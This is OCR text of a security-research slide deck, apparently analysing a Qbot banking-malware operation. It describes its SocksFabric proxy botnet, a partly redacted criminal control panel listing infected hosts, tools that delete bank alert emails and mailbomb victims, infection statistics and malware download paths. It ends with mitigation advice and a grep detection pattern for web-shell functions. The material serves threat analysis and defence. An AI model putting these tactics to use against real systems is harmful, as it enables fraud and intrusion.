
Harvesting Banking Credentials via Session Spy

Password successfully sniffed

Phase 5: Using Infected PCs to Operate Paid Proxying Service for Other Crime Groups

- Qbot downloads another module called “SocksFabric,”
- SocksFabric SDK is written in C (supports cross-platform)
- Builds up a large tunneling network based on SOCKS5
- Offering other crime groups
  - Evasion of fraud detection by using appropriate IP geolocation
  - Build their own ‘private cloud’ to run encrypted communications and transfer stolen data
  - Use the compromised end points as infiltration points into targeted organizations

SocksFabric control panel



Пользователь: petrov
Баланс: $100
Состояние счета: активен
Тариф: "Безлимит. 30 дней" $100
Соксов онлайн: 4316 (3795 ip)

Главная | Соксы | Настройки | Помощь

Используемые соксы

search history

Поиск | История

Страна: Штат: ca Город: ZIP: IP: DNS имя: sbcglobal.net ID бота:

Порядок сортировки: Страна Штат Город IP

search reset

Поиск | Очистить

Найдено соксов: 23 socks found: 23

country state city

unique bot ID


bot uptime

connection uptime

№ IP	DNS имя	Страна	Штат	Город	ZIP	ID бота	BW	Аптайм бота	Аптайм соед.	RX	TX	IP:порт подключени
7 .77	ads net	US	CA	Bakersfield		rmufnq803582		2409	2408	0	0	
7 .77	ads net	US	CA	Bakersfield		exywsg768054		1475	1474	0	0	
7 :6	76- .net	US	CA	Brentwood	94513	ytsnla298813		1828	1823	0	0	
9	99- net	US	CA	Corona		ecwjqf345464		217711	217711	0	0	
9 .78	99- al.net	US	CA	Escondido		czybcr842584		217516	217511	0	0	
7 .4	ads t	US	CA	Hayward		ezocds151133		135921	135915	0	0	
9 .28	99- l.net	US	CA	La Crescenta	91214	rdtzgj938862		2758	2758	0	0	
1 :30	ads net	US	CA	Los Angeles		yvxkni128001		2953	2953	0	0	
7 7	ads t	US	CA	Los Angeles		iecagt270803		11662	11647	0	0	
7 8	ads t	US	CA	Oakland		rncaxr357371		3859	3859	0	0	
7 7	ads t	US	CA	Red Bluff	96000	fdafyb295012		571	571	0	0	
7 .102	ads l.net	US	CA	Sacramento		iczenr988100		1124	1124	0	0	
9 2	t	US	CA	Sacramento	95823	ublobu060246		1184	1179	0	0	
9 7	ads et	US	CA	Salinas		pnqsom477101		2121	2116	0	0	
9 .42	ads net	US	CA	San Diego	92121	qctxun372717		2779	2773	0	0	


Tools: SocksFabric suite

- Single-line API makes it easy for any malware to join the SocksFabric botnet proxy farm
  - nattun_client_test.c
- SocksFabric panel connecting to nattun server for directory data
  - socks_downloader.pl




Who Were the Victims?

- Half a million unique infections
- qbot has covered almost two million unique IPs



Who were the victims?


- 0.8 million e-banking-related HTTPS conversations




Tools: mail_checker suite

- Delete email alerts from banks
- Filter by bad_sender & bad_keywords
  - checkmail.pl
- Sending huge volumes of email to an address in an attempt to overflow the mailbox
  - mailbomber.pl

Victim distribution




Victim geolocation distribution



Victim OS distribution

TOP20 online banking transactions



TOP 10 URLs from AWStats

#	Hits		KBytes		URL
1	2142342	34.56%	732766	0.76%	/t
2	1306853	21.08%	716881	0.75%	/k
3	240434	3.88%	69783581	72.65%	/v
4	72215	1.16%	20450287	21.29%	/u/_qbotinj.exe
5	12981	0.21%	1121722	1.17%	/w
6	12912	0.21%	2420	0.00%	/s
7	5259	0.08%	1336859	1.39%	/u/_qbotinj.exe.pkg
8	2010	0.03%	6220	0.01%	/E/J2.JS
9	1825	0.03%	1822	0.00%	/
10	1522	0.02%	408	0.00%	/robots.txt

Qbot gate

Exploits go to sutra

Qbot exe updates

Qbot exe

Webinjects for all

Session spy

Qbot exe updates

Inject Iframe redirection

Conclusion

- This actor is currently still active
- The kill chain is the same: inject malicious JS to compromised sites + TDS + exploit kit
- They develop and use quite a few in-house tools
- Qbot used to establish a foothold into endpoints – then downloads multiple malware
- Money rules: cybercrime group has the potential to net millions of dollars

Apply - End-user Perspective

- Applying all Critical security updates for your operating system and browser, but also making sure that users have applied the latest patches for Java (from Oracle) and Adobe Flash and Reader
- Another simple measure users can take to protect themselves is to disable JavaScript in their browsers: if it is not practical to disable JavaScript for all sites, then consider doing so for untrusted zones or sites
- Install Enhanced Mitigation Experience Toolkit (EMET)

Apply - Website Perspective

- You should have the latest Content management systems (CMS) version to prevent compromise
- Checking with Google's Safe-Browsing API to determine if the site suffers from a known infection
- Simply Find and Remove Backdoors
  - grep -RPn "(passthru|shell_exec|system|base64_decode|edoced_46esab|WSO_VERSION) *\(" /var/www